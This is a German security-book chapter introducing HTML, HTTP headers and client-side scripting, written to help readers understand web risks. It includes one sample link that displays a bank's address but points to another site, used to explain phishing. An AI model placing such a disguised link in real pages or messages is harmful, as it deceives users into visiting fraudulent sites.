In diesem Kapitel:

- Hypertext Markup Language (HTML)
- Hypertext Transfer Protocol (HTTP)
- Programmiersprachen fürs Web
- Cookies

KAPITEL 4
World Wide Web

Im Frühjahr 1989 machte Tim Berners-Lee einen Vorschlag für einen Internetdienst, der das Suchen und Anzeigen von Informationen im weltweiten Computernetzwerk erleichtern sollte. Er taufte diesen Dienst »World Wide Web«. Eine einheitliche Beschreibungssprache sollte für die nötige Plattformunabhängigkeit und Zukunftssicherheit sorgen – HTML.

Noch heute ist HTML *die* Auszeichnungssprache im WWW, die ein angehender Webdesigner, egal ob für Freizeit oder Beruf, als Erstes erlernt. Doch wie das gesamte Internet hat sich auch HTML im Laufe der Zeit stark verändert; es wurde um Befehle erweitert und mit Skriptsprachen kombiniert, so dass aus einer Auszeichnungssprache für Textdokumente mittlerweile ein Instrument geworden ist, das der multimedialen Wirklichkeit des WWW ihren Rahmen verleiht. Diese Entwicklung ist untrennbar verbunden mit dem Fortschritt, den die Browser in der gleichen Zeit gemacht haben. Der Konkurrenzkampf zwischen dem Internet Explorer und dem Netscape Navigator, der so genannte »Browserkrieg« der Jahre 1998/99, hat HTML (und damit auch das WWW) mindestens ebenso stark beeinflusst wie das WWW-Konsortium (W3C), das die im Internet gültigen Standards festlegt. Ohne diesen Wettbewerb zwischen Microsoft und Netscape wären Entwicklungen wie JavaScript, das `<blink>`-Tag und komplexe Tabellenstrukturen wohl nicht so schnell entstanden.

In diesem Kapitel werden wir die grundlegenden Elemente des WWW betrachten: die Annotationssprache HTML, das Webprotokoll HTTP sowie verschiedene Skript- und Programmiersprachen. Dabei soll vor allen Dingen ein Überblick über sicherheitsrelevante Aspekte des WWW gegeben werden, ohne zu sehr in die Tiefe zu gehen.

Hypertext Markup Language (HTML)

Aus technischer Sicht ist das Internet ein heterogenes Netzwerk, d.h., es besteht aus verschiedenen Plattformen, die meist nicht kompatibel zueinander sind. So ruft beispielsweise ein Windows-Benutzer eine Information von einem Linux-Server ab, die ein Designer auf einem Macintosh erstellt hat. Eigentlich ist der Datenaustausch zwischen den verschiedenen Systemen nur bedingt oder gar nicht möglich. Um ein Dokument plattformunabhängig erstellen und anzeigen zu können, benutzt man standardisierte Dokumentenbeschreibungssprachen. Grob unterscheidet man diese Beschreibungssprachen in inhaltsorientierte und layoutorientierte Sprachen. Inhaltsorientierte Sprachen gliedern den Inhalt eines Dokuments und erlauben damit eine programmunabhängige Nutzung der enthaltenen Daten. Die Sprachen beschreiben, welche Inhalte das Dokument in welcher Reihenfolge enthält. Ein wichtiger Vorteil dieser Sprachen liegt darin, dass inhaltsorientierte Informationen automatisch in layoutorientierte überführt werden können. Zu dieser Art von Beschreibungssprachen zählt z.B. das im Internet schnell an Bedeutung gewinnende *XML* (*Extensible Markup Language*).

Layoutorientierte Sprachen hingegen dienen der standardisierten Darstellung von Informationen. Der Fokus liegt auf den Designaspekten, wie z.B. der Schriftart und -farbe für die Überschriften oder der Frage nach der zu wählenden Hintergrundfarbe. *HTML* (*Hypertext Markup Language*) ist eine solche Beschreibungssprache und bildet die Grundlage jeder Webseite. HTML verfügt über einen relativ kleinen Befehlssatz, mit dem das Layout einer Webseite festgelegt werden kann. Diese Befehle werden *Tags* genannt und bestehen bis auf wenige Ausnahmen immer aus zwei Teilen: einem Start-Tag und einem End-Tag. Die gewählte Formatierung gilt jeweils für den Bereich zwischen diesen Tags. Die HTML-Befehle bilden zusammen mit dem Seiteninhalt den so genannten *Quell-Code* einer Seite, der in einer HTML-Datei abgespeichert wird. Um die Tags eindeutig vom Inhalt abgrenzen zu können, werden sie in spitze Klammern gesetzt. Groß- und Kleinschreibung der Befehle spielen dabei keine Rolle. Soll beispielsweise eine Textpassage kursiv dargestellt werden, benutzt man das `<i>`-Tag (»i« steht für *italic*, also »kursiv«). Im Gegensatz zum Start-Tag wird das End-Tag immer durch ein »/« eingeleitet (z.B. `</i>`).

Die folgenden Beispiele stellen inhaltsorientiertes XML layoutorientiertem HTML gegenüber:

XML (inhaltsorientiert)

```
<Computer>
<Bezeichnung>Dimension 9100</Bezeichnung>
<Hersteller>DELL</Hersteller>
<Leistungsdaten>
<Prozessor>Intel Pentium D Prozessor 830</Prozessor>
<Fesplatte>Maxtor 240 GB</Festplatte>
...
</Leistungsdaten>
</Computer>
```

HTML (layoutorientiert)

```
<i>Dieser Text wird kursiv geschrieben.</i>
<b>Dieser Text wird fett geschrieben.</b>
<font face=arial>Zwischen diesen Tags wird der Text in "Arial" dargestellt.</font>
```

Die erste Version von HTML, HTML 1.0, wurde vom W3C in Genf verabschiedet und bestand nur aus wenigen Formatierungsbefehlen. Der *Mosaic*-Browser war 1993 das erste Programm, das HTML-Code in einem grafischen Fenster anzeigen konnte. Mosaic erweiterte den eigentlichen HTML-Standard auch um einige zusätzliche Befehle, die das W3C nicht vorgesehen hatte. Das W3-Konsortium nahm diese neuen Funktionen in seine Spezifikation für HTML 2.0 auf. Mit der neuen Version begann der Siegeszug des WWW, denn nun war es auch möglich, Bilder in den formatierten Text einzubetten. Da der Mosaic-Browser eine Quasi-Monopolstellung inne hatte, konnten sich die Webautoren noch darauf verlassen, dass die HTML-Seiten tatsächlich auf jedem Computer gleich dargestellt wurden. Dabei darf jedoch nicht unerwähnt bleiben, dass das gesamte Internet damals aus weniger Websites bestand als heute, die alle von einer Hand voll Unternehmen betrieben wurden.

Um mit der schnellen Entwicklung Schritt zu halten, veröffentlichte das W3C 1995 den HTML 3.0-Standard. Bei der Entwicklung dieser neuen Version hatte man jedoch die wichtigste Maxime des WWW übersehen: Die Webseiten sollten leicht zu schreiben und durch die Browser schnell und eindeutig interpretierbar sein. HTML 3.0 war jedoch ein echtes Schwergewicht und wurde aufgrund des zu großen Funktionsumfangs nicht von den Browserherstellern übernommen. Ein Jahr später stellte das W3C daher das stark abgespeckte HTML 3.2 vor. Inzwischen waren neben dem Mosaic-Browser noch einige weitere Firmen am Browsermarkt vertreten. Die wichtigsten waren Netscape und Microsoft. Beide Unternehmen hatten den kommerziellen Nutzen des World Wide Web frühzeitig erkannt und erlangten schnell große Marktanteile. Besonders hervorzuheben ist hier die Rolle der Firma Netscape. Neben zahlreichen HTML-Erweiterungen führte sie auch JavaScript ein – die noch heute wichtigste Skriptsprache im WWW. Der Netscape Navigator wurde zum Marktführer unter den kommerziellen Browsern. Da sich der Konkurrenzkampf um Marktanteile jedoch schnell zuspitzte, versuchten sich die Hersteller mit immer raffinierteren Funktionen gegenseitig zu übertreffen. Viele der heutigen Sicherheitslücken der Browser verdanken wir dieser Entwicklung, da bei der Implementierung neuer Features mehr Wert auf die optischen Effekte und intuitive Bedienbarkeit als auf Qualität und Sicherheit geachtet wurde. Ein aktuelles Beispiel werden wir in Kapitel 11, *Angriffsszenarien*, genauer betrachten.

So positiv die Produktvielfalt auf den ersten Blick auch scheinen mag, führte sie jedoch dazu, dass heute jeder Browser die gleiche HTML-Seite ein wenig unterschiedlich anzeigt und zudem noch zahlreiche Befehle bereitstellt, die von anderen Produkten nicht unterstützt werden. Ende 1997 veröffentlichte das W3-Konsortium die Version HTML 4.0. Die wichtigste Neuerung war die Möglichkeit, durch die

Verwendung von Skriptsprachen dynamisch auf den Benutzer reagieren zu können (wie oben erwähnt, gab es bereits Skriptsprachen, die jedoch nicht im offiziellen HTML-Standard vorgesehen waren). Der zukünftige Standard trägt den Namen XHTML2 und steht für eine ganze Reihe wichtiger Veränderungen, die HTML zunehmend zu einer umfassenden multimedialen Annotationssprache machen, die auch professionellen Design- und Navigationsansprüchen genügt.

Ein entscheidender Schachzug im Browserkrieg war der erste kostenlose Browser von Microsoft. Durch ihn gerieten die anderen kommerziellen Hersteller stark unter Druck. Entweder verschwanden sie völlig von der Bildfläche oder folgten, wie Netscape, dem Weg Microsofts. Da Microsoft den nunmehr kostenlosen Internet Explorer jedoch tief in Windows einbettete und somit zum Standardumfang des Betriebsystems machte, eroberte dieser in kürzester Zeit mehr als 80% des Browsermarkts. Die daraus resultierenden Kartellverfahren sind längst zu einem spannenden Teil der Geschichte des Internets geworden. Auch vor dieser strategischen Wende hatten Browser sicherheitsrelevante Fehler, doch die Qualität der Produkte hat seitdem nochmals spürbar nachgelassen, schlicht und einfach weil es mit Browsern kein Geld zu verdienen gibt. Abstürzende Browser mit immer neuen, kritischen Sicherheitslöchern sind an der Tagesordnung, und vor allen Dingen mangelt es an Innovation. Aktuell ist jedoch wieder Leben in den Browsermarkt gekommen, und der daraus resultierende Konkurrenzkampf wirkt sich bereits jetzt auf die Qualität der Produkte aus. Microsoft, das technologisch zuletzt zunehmend ins Hintertreffen geraten war, sieht sich sogar genötigt, die siebte Version seines Internet Explorers bereits ein Jahr früher auf den Markt zu bringen. Zurzeit wird der Browsermarkt von drei Produkten dominiert: Firefox aus der Mozilla-Browserfamilie, dem norwegischen Browser Opera und dem Internet Explorer von Microsoft.

Die Sicherheitslücken moderner Browser sind für das Surfen im Web von besonderer Bedeutung. Daher werden wir uns in Kapitel 5, *Browser – einer für alles*, ausführlich mit der Konfiguration dieser Programme beschäftigen.

Aufbau eines HTML-Dokuments

Im Folgenden wollen wir den Aufbau einer Webseite etwas genauer betrachten. Dabei stehen weder der Befehlsumfang noch Designfragen im Vordergrund, sondern das grundlegende Verständnis für die Struktur des Quell-Codes.

Um den Aufbau eines HTML-Dokuments besser zu verstehen, schauen wir uns erst einmal ein leeres Dokument an:[1]

1 Um sich den Quelltext einer beliebigen Webseite anzeigen zu lassen, klicken Sie im Internet Explorer und in Opera auf ANSICHT → QUELLTEXT oder in Firefox auf ANSICHT → SEITENQUELLTEXT.

```
<html>
<head>
<title></title>
</head>
<body>
</body>
</html>
```

Betrachten wir die Tags im einzelnen:

`<html>`
: Das `<html>`-Tag bildet den Anfang und das Ende einer jeden HTML-Datei und zeigt dem Browser an, dass es sich im Folgenden um ein HTML-Dokument handelt. Alle weiteren Befehle sowie der eigentliche Inhalt müssen innerhalb dieses Tags stehen.

`<head>`
: Der `<head>`-Block bildet den Kopfteil eines Dokuments. Hier werden Verwaltungsinformationen wie z.B. der Titel oder wichtige Schlagworte hinterlegt. Dieser Bereich ist besonders wichtig für den Eintrag in Suchmaschinen.

`<body>`
: Im `<body>`-Block steht der eigentliche Inhalt des Dokuments samt der übrigen Tags. Dem Benutzer wird nur angezeigt, was sich innerhalb dieses Tags befindet.

Diese Befehle müssen in jedem HTML-Dokument enthalten sein. Eine HTML-Datei kann in einem gewöhnlichen Texteditor erstellt werden. Auf einem Windows-Betriebssystem können Sie beispielsweise den Standardeditor aus der Zubehörleiste benutzen. Wesentlich komfortabler sind natürlich spezielle HTML-Editoren, die Ihnen einen Teil der Arbeit abnehmen. HTML-Dokumente tragen grundsätzlich die Endung *.html* oder *.htm*.

Schauen Sie sich anhand der Abbildung 4-1 an, wie diese Elemente zusammen mit einigen anderen ein vollständiges HTML-Dokument bilden.



Abbildung 4-1: Die Datei Beispiel1.html im Texteditor

Wenn Sie diese Datei abspeichern und in Ihren Browser laden, werden Sie feststellen, dass der Text nicht so umbrochen wird, wie es eigentlich zu erwarten wäre (siehe Abbildung 4-2). Tatsächlich bricht der Webbrowser den Text je nach Fenstergröße verschieden um. Sie können das ausprobieren, indem Sie das Browserfenster verkleinern. Auf den ersten Blick ist dieser eigenwillige Umbruch unverständlich, doch erinnern wir uns noch einmal an den Aufbau des Internets. Das Internet ist heterogen, die Software und Hardware der Benutzer im Netz verschieden. Ein Bildschirm mit einer kleineren Auflösung hat beispielsweise eine kleinere Fläche für die Anzeige der Informationen zur Verfügung. Um dennoch den gesamten Inhalt anzeigen zu können, bricht der Browser den Text immer erst am Fensterende um.



Abbildung 4-2: Die Datei Beispiel1.html im Opera-Browser

Auf Wunsch kann man den Zeilenumbruch jedoch auch erzwingen, dazu benutzt man das `<br>`-Tag (abgekürzt für englisch »break«). Dieses Tag besteht nur aus einem Teil, es gibt also kein passendes End-Tag. Der Grund dafür wird bei der Anwendung von `<br>` deutlich:

```
<i>Dieser Text wird kursiv geschrieben und an dieser <br> Stelle umbrochen!</i>
```

Der Beispieltext wird zwischen »dieser« und »Stelle« umbrochen. Das `<br>`-Tag klammert also keine Textpassage ein wie etwa das `<i>`-Tag, sondern markiert den Punkt des Umbruchs. Es gibt neben diesem noch weitere Befehle, die nur aus einem Tag bestehen, also kein End-Tag haben. Sie haben alle die Eigenschaft gemeinsam, dass sie keinen Inhalt einklammern.

Neben diesen Einzel-Tags und den attributlosen Start- und End-Tags gibt es aber auch noch die Möglichkeit, weitere Verarbeitungsanweisungen in einem Tag unterzubringen. Man nennt diese Erweiterungen *Attribute*, da sie zusätzliche Eigenschaften des jeweiligen Elements spezifizieren. Einige dieser Attribute lassen sich nur mit bestimmten Tags kombinieren, während andere überall eingesetzt werden können. So ist es z.B. nicht möglich, einer horizontalen Linie (`<hr>`) eine Schriftart zuzuweisen oder das Tag zum Einbinden von Grafiken (`<img>`) um eine Verarbeitungsanwei-

sung für Spaltenbreiten zu ergänzen. Ein Beispiel für ein typisches Attribut wäre sicherlich die Schriftgröße:

```
<font size=4 face="arial">besonders wichtiger Text</font>
```

Dabei ist zu beachten, dass die Größen nicht denen entsprechen, die Sie vielleicht aus Ihrer Textverarbeitung kennen. Dort wäre die Schriftgröße 4 unlesbar klein, während sie im Fall des <font>-Tags groß und deutlich lesbar ist.

Im Prinzip kennen Sie nun den grundsätzlichen Aufbau einer HTML-Seite. Natürlich gibt es noch zahlreiche weitere Tags und Attribute, die für uns aber nicht weiter von Interesse sind. Eine vollständige Übersicht aller HTML-Befehle und zahlreiche Tutorials finden Sie auf der Seite *http://de.selfhtml.org/*.

Vielleicht fragen Sie sich nun erstaunt, wozu es in einem Buch über Sicherheit im Internet eine Einführung in HTML gibt. Dies hat gleich zweierlei Gründe: Zum Ersten soll Ihnen als Leser hier ein möglichst umfassender Blick über das Internet und damit verbundene Technologien gegeben werden. Zum Zweiten sind es genau diese scheinbar unbedeutenden Details, die Sie in Zukunft vor möglicherweise sehr teueren Angriffen wie dem Phishing schützen werden.

Schauen wir uns dazu das so genannte Anker-Tag <a> etwas genauer an. Es ist mit Abstand das wichtigste HTML-Tag, denn es macht das Web überhaupt erst zu einem Netz, indem es Hyperlinks erlaubt. Jedes Mal, wenn Sie also auf einer Webseite surfen und dort einen Link anklicken, funktioniert dies nur, weil diese spezielle Stelle im HTML-Dokument mit dem <a>-Tag annotiert wurde. Das Tag hat wie alle anderen auch ein öffnendes und ein schließendes Element und sieht wie folgt aus:

```
<a href="http://www.oreilly.de">http://www.oreilly.de</a>
```

Das Attribut href gibt dabei den Ort an, zu dem der Link führen soll, während der Text zwischen den Tags bestimmt, was Ihnen als Besucher angezeigt wird. In diesem Fall führt der Link auf die Seite des O'Reilly Verlags, und der Name des Links gibt die Webadresse des Verlags korrekt wieder.

Das klingt eigentlich alles immer noch recht harmlos, werden Sie sagen. Was ist aber, wenn ich nun folgenden Link in meinen Quelltext einfüge:

```
<a href="http://www.reingefallen.de">www.postbank.de</a>
```

Auf der Webseite wird nun die Adresse der Postbank angezeigt, obwohl der Link auf eine völlig andere Seite führt! Glücklicherweise zeigen Browser die tatsächliche Webadresse entweder ganz unten in der so genannten Statusleiste oder (was noch praktischer ist) als Tooltip direkt an Ihrem Mauszeiger an. Es kann jedoch sein, dass die Statusleiste Ihres Browsers manipuliert oder ausgeblendet wird, so dass Sie sich lieber nicht ausschließlich auf sie verlassen sollten.

Wenn die Webseite, auf der Sie nach dem Klick auf den Postbank-Link landen, eine gute Kopie der Originalseite ist, werden Sie vielleicht nicht einmal Verdacht schöpfen. In diesem Fall ist der Betrug dennoch einfach nachzuweisen, denn die Adress-

leiste des Browsers wird die falsche Seite als solche entlarven. Manchmal mag es dann aber schon zu spät sein, zum Beispiel dann, wenn Ihnen die gefälschte Seite durch eine Sicherheitslücke Ihres Browsers einen Trojaner untergeschoben hat.

Leider sind die Phisher inzwischen viel raffinierter geworden und tarnen die wahre Identität der Seite mit zahlreichen Taktiken. Wir werden in Kapitel 11, *Angriffsszenarien*, einen solchen Angriff in seinen Einzelheiten genauer besprechen. Einige sehr wirkungsvolle Möglichkeiten, um Phishing im Bankenbereich zu unterbinden, lernen Sie in Kapitel 7, *E-Commerce und Online-Banking*, kennen.

Hypertext Transfer Protocol (HTTP)

Das *Hypertext Transfer Protocol* (*HTTP*) dient der Übertragung von Internetinhalten zwischen Server und Client. Spezifiziert wurde HTTP in den RFCs 1945, 2068 und 2616. Wann immer Sie mit einem Browser auf eine Webseite zugreifen, kommt dieses Protokoll zum Einsatz. Um ein grundsätzliches Verständnis der Datenübertragung von Webseiten zu schaffen, wollen wir uns kurz einige technische Details von HTTP anschauen. Zunächst einmal ist es wichtig zu wissen, dass HTTP ein zustandsloses Protokoll ist. Das bedeutet, dass auf eine Anfrage eines Clients (*Request*) eine Antwort vom Server (*Response*) folgt und danach die Transaktion beendet ist. Durch diese sehr lose Bindung ist HTTP sehr gut skalierbar, d.h. auch für die Teilnahme einiger tausend Clients ausgelegt. Würde der Server hingegen ständig Statusinformationen über die mit ihm verbundenen Clients verwalten, wäre die Serverlast erheblich größer.

Eine HTTP-Nachricht besteht immer aus zwei Teilen: dem *Header* und dem *Body*, beide durch eine Leerzeile voneinander getrennt. Im Header werden z.B. Informationen über die verwendete HTTP-Version und die akzeptierten Dokument- und Bildformate sowie der Name des nachfragenden Browsers übertragen. Im Body folgt im Fall des Servers das angefragte Dokument.

Im Folgenden wollen wir uns den Sendemechanismus einmal stark vereinfacht am Beispiel des Zugriffs auf die Website *www.oreilly.de* vor Augen führen:

1. Der Client nimmt über Port 80 Kontakt zu besagtem Webserver auf. Mittels der HTTP-Methode `GET` fordert er nun das Indexdokument des Servers mit dem Namen *www* an, der sich in der Domain *oreilly.de* befindet. Das Indexdokument wird hier durch das /-Zeichen dargestellt.

   ```
   GET / HTTP/1.1
   Host: www.oreilly.de
   ```

   In der Regel weiß ein Benutzer (und der Browser) nicht, welche Dokumente es auf einem Webserver gibt. So tippen Sie als Besucher der O'Reilly-Website nur den Namen des Servers und nicht *http://www.oreilly.de/index.html* in die Adresszeile Ihres Browsers ein. Dass dennoch der Inhalt des Dokuments *index.html* angezeigt wird, liegt an der Standardkonfiguration eines Webservers. Das

Indexdokument (das in der Regel die Endung *.htm*, *.html*, *.php*, *.jsp* oder *.asp* hat) ist per definitionem der Einstiegspunkt in eine Webpräsenz. Wenn Sie als Internetnutzer einen Webserver ansprechen, ohne dabei ein bestimmtes Dokument zu bennenen, liefert dieser das Indexdokument des jeweiligen Verzeichnisses zurück. Das ist extrem nützlich, denn ansonsten müssten Sie raten, unter welchem Dateinamen sich die Webseite befindet. Das /-Zeichen steht also genau genommen für ein Verzeichnis, und zwar das Wurzelverzeichnis (*Root* genannt) des Webdienstes. Alle Verzeichnisse und Dateien, die unterhalb des Wurzelverzeichnisses liegen, sind im Web sichtbar, Dateien und Verzeichnisse oberhalb des Wurzelverzeichnisses sind nicht sichtbar. Ansonsten wären alle geheimen Konfigurationsdateien und Programme vom Web aus zugänglich. Viele Sicherheitslücken basieren darauf, dass Dateien unterhalb des Rootverzeichnisses liegen, die dort nichts zu suchen haben (z.B. eine Datei mit dem Benutzernamen und Passwort der Datenbank eines Online-Shops oder gar Ihre Kundendaten).[2] Wenn sie hingegen die Indexdatei eines anderen Verzeichnisses wie etwa *http://www.oreilly.de/security* aufrufen wollen, sieht dies in HTTP wie folgt aus:

```
GET /security/ HTTP/1.1
Host: www.oreilly.de
```

2. Zusätzlich überträgt der Client auch weitere Informationen über seine Konfiguration und die Dokumentenpräferenzen. Als Beispiel sehen Sie hier einen gekürzten Header.

```
Connection: close
Accept-Encoding: gzip
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; de-DE; rv:1.7.7) Gecko/
20050414 Firefox/1.0.3 Web-Sniffer/1.0.21
```

   Der Server erfährt hier Einzelheiten über den Browser und das Betriebssystem des Client-Rechners (`User-Agent`). Außerdem werden die Formate übermittelt, die der Browser akzeptiert (`Accept`), seine bevorzugte Sprache, falls ein Dokument in verschiedenen Sprachen erhältlich sein sollte (`Accept-Language`), und der Zeichensatz (`Accept-Charset`).

3. Der Server antwortet nun seinerseits mit der von ihm gewünschten HTTP-Version und einem Status-Code. Der Code 200 steht dabei für `OK`, also eine gültige Antwort. Besonders bekannt dürfte Ihnen wohl der Status-Code `404 - File not Found` sein.

```
HTTP/1.1 200 OK
```

2 Ohne die Angelegenheit unnötig kompliziert zu machen, sei noch erwähnt, dass es auf einem Server mehrere Rootverzeichnisse gibt. Einmal das Rootverzeichnis des Betriebsystems, und dann noch Rootverzeichnisse für zahlreiche Webdienste. Der FTP-Dienst ordnet z.B. jedem Benutzer ein eigenes Verzeichnis (home) als Rootverzeichnis zu, auf welches der Benutzer dann Zugriff hat. Das Rootverzeichnis kann daher als Einsteigspunkt angesehen werden.

4. Danach folgen die Header-Informationen des Servers. Auch hier wird wieder die Konfiguration des Kommunikationspartners übertragen.

```
Date:              Wed, 13 Jul 2005 19:36:47 GMT     CRLF
Server:            Apache/1.3.28 (Linux/SuSE) mod_ssl/2.8.15 OpenSSL/0.9.7b
                   PHP/4.3.3 mod_perl/1.28           CRLF
Last-Modified:     Wed, 13 Jul 2005 03:30:00 GMT     CRLF
ETag:              "d395f-522c-42e6ffb8"             CRLF
Accept-Ranges:     bytes                             CRLF
Content-Length:    21036                             CRLF
Connection:        close                             CRLF
Content-Type:      text/html
```

   Zu diesen Informationen gehören Datum und Uhrzeit (`Date`), die verwendete Serversoftware (`Server`), das Datum der letzten Änderung am angeforderten Dokument (`Last-Modified`), eine Dokumenten-ID, mit der der Client das Dokument eindeutig identifizieren kann (`ETag`), die Länge des zu übertragenden Dokuments (`Content-Length`) und die Art der zu übertragenden Daten (`Content-Type`).

5. Nun sendet der Server im Body-Teil das eigentliche Dokument, also das, was Sie als Benutzer im Browser sehen, an den Client.

Damit ist die Transaktion beendet. Die Anzahl der möglichen Header und Methoden ist natürlich weit größer als hier vorgestellt, aber als Beispiel soll uns das Gezeigte genügen. Nach der Übertragung der eigentlichen Webseite und eingebetteter Bilder ist die Verbindung zwischen Client und Server beendet. Der Server weiß weder was der Benutzer mit der Seite tut, noch wie viel Zeit er auf dieser verbringt oder was er sich dort anschaut. Für zahlreiche Betreiber sind genau diese Daten jedoch von großem Interesse, und so gibt es leider viele ausgeklügelte Verfahren, die es möglich machen, den Nutzer auf die eine oder andere Art dennoch auszuspionieren. Auf einige werden wir im Verlauf dieses Buchs noch zu sprechen kommen. Aus Sicherheitsperspektive ist diese lose Bindung zwischen Client und Server ebenfalls nicht unproblematisch, da nicht mit Sicherheit festgesetzt werden kann, mit wem man tatsächlich kommuniziert. Ebenfalls bedenklich ist, dass alle Informationen im Klartext übertragen werden und daher mitgelesen werden könnten. Gerade im Fall von Online-Banking und -Shopping ist dies jedoch sicherlich nicht erwünscht. Mit verschlüsselten HTTP-Übertragungen werden wir uns in Kapitel 7, *E-Commerce und Online-Banking*, genauer beschäftigen.

Programmiersprachen fürs Web

Während man früher nur statische Internetseiten mittels HTML erstellen konnte, haben sich mittlerweile zahlreiche Programmier- und Skriptsprachen im Web etabliert, mit denen Webseiten interaktive Funktionen hinzugefügt werden können. Einige, wie zum Beispiel JavaScript, wurden speziell für das Internet konzipiert, andere stammen noch aus der Zeit, als es kein Web gab. Die Unterschiede zwischen

den einzelnen Sprachen sind zum Teil so gravierend, dass diese nicht ohne Weiteres miteinander verglichen werden können. In der Praxis begnügt man sich daher mit einer Einteilung in zwei große Gruppen.

1. Zum einen gibt es die *clientseitigen* Programmiersprachen, die dadurch gekennzeichnet sind, dass der Code auf dem Rechner des Benutzers ausgeführt wird. In erster Linie zählt man hierzu JavaScript, ActiveX (VBScript), Flash und Java in der Verwendung als Java-Applet. Entscheidender Vorteil der clientseitigen Sprachen ist ihre Unabhängigkeit von einem Webserver. Da der Programm-Code komplett auf den eigenen Computer heruntergeladen und erst dort ausgeführt wird, können diese Sprachen auch ohne die Serverseite genutzt werden. Wichtigster Nachteil der clientseitigen Programmiersprachen ist die Gefahr, die durch bösartigen Code entstehen kann. Problematisch ist auch die Tatsache, dass verschiedene Browser die einzelnen Sprachen unterschiedlich gut unterstützen oder Fehler in deren Implementierung enthalten. Näheres zu dieser Problematik wollen wir in den späteren Abschnitten betrachten.
2. Die zweite Gruppe bilden die *serverseitigen* Programmiersprachen. Ihnen ist gemein, dass sie auf dem Server ausgeführt werden und erst das Ergebnis, meist in HTML-Form, an den Client gesendet wird. In der Regel erhält der Browser also bereits verarbeitete, nunmehr statische Informationen.[3] Als wichtigste Vorteile sind die höhere Sicherheit für den User und die Unabhängigkeit vom Client-PC zu nennen. Von Nachteil sind mögliche Sicherheitslücken auf der Serverseite und die Notwendigkeit zur Installation der jeweiligen Module auf dem Webserver (es kann also sein, dass ein bestimmter Provider eine Sprache nicht unterstützt, die anderen aber wohl). Als wichtigste Vertreter sind Java Servlets, JSP (JavaServer Pages), PHP (Personal Home Page bzw. PHP: Hypertext Preprocessor), ASP (Active Server Pages) und Perl zu nennen. Abgesehen von ASP laufen diese Sprachen auf den unterschiedlichsten Server-Betriebssystemen, der Code ist also (zumindest in der Theorie) plattformunabhängig. Im Gegensatz zu clientseitigen Programmiersprachen, auf die sowohl Webseitenbetreiber als auch Besucher grundsätzlich verzichten können, sind serverseitige Sprachen vor allem deswegen nicht wegzudenken, weil sie zum Beispiel für die Anbindung der Website an eine Datenbank sorgen. Anwendungen wie Online-Shops wären ohne sie gar nicht möglich. Inwieweit Fehler in serverseitigen Sprachen und Programmen Ihnen als Besucher dennoch gefährlich werden können, können Sie in Kapitel 3, *Sicherheitsbewusstsein*, nachlesen.

3 Eine Ausnahme ist das dynamische Erstellen von clientseitigen Skriptsprachen. Dabei generiert eine serverseitige Sprache nicht nur HTML-Code, sondern bettet in diesen auch wieder JavaScript oder Ähnliches ein.

Da Sie als Besucher einer Website nicht in die Verarbeitung der serverseitigen Sprachen eingreifen können,[4] werden wir uns hier nur mit den clientseitigen Vertretern ausführlicher beschäftigen.

Clientseitige Programmiersprachen

Im Hinblick auf die Sicherheit sind clientseitige Programmiersprachen für uns besonders interessant. Im Gegensatz zum serverseitigen Code können wir die Ausführung dieser Skripten verhindern oder uns zumindest vorher warnen lassen. Wie bereits beschrieben, unterstützt nicht jeder Browser alle Programmiersprachen. So sind Sie zum Beispiel als Nutzer von Netscape, Firefox oder Opera vor VBScript und ActiveX sicher, da diese Browser den Code einfach ignorieren.

Bei der Besprechung der einzelnen Sprachen werden wir uns zunächst ihre Geschichte und die entsprechende Browserunterstützung anschauen und anschließend einen Blick auf die Sicherheitsproblematik werfen. Zu jeder der hier vorgestellten Sprachen könnte man ein ganzes Buch mit bekannt gewordenen und potenziellen Sicherheitslücken füllen, wir wollen daher nur die Art der Probleme kurz beschreiben.

JavaScript

Das clientseitige JavaScript ist die mit Abstand am häufigsten im Internet anzutreffende Skriptsprache und wird vor allem zur optischen Aufwertung von Internetseiten benutzt. Typische Anwendungsfälle sind Pulldown-Menüs, Konformitätsabfragen (zum Beispiel ob die in ein E-Mail-Feld eingetragene Mailadresse tatsächlich gültig sein kann), die Überprüfung des verwendeten Browsers und vor allen Dingen zahlreiche optische Effekte.

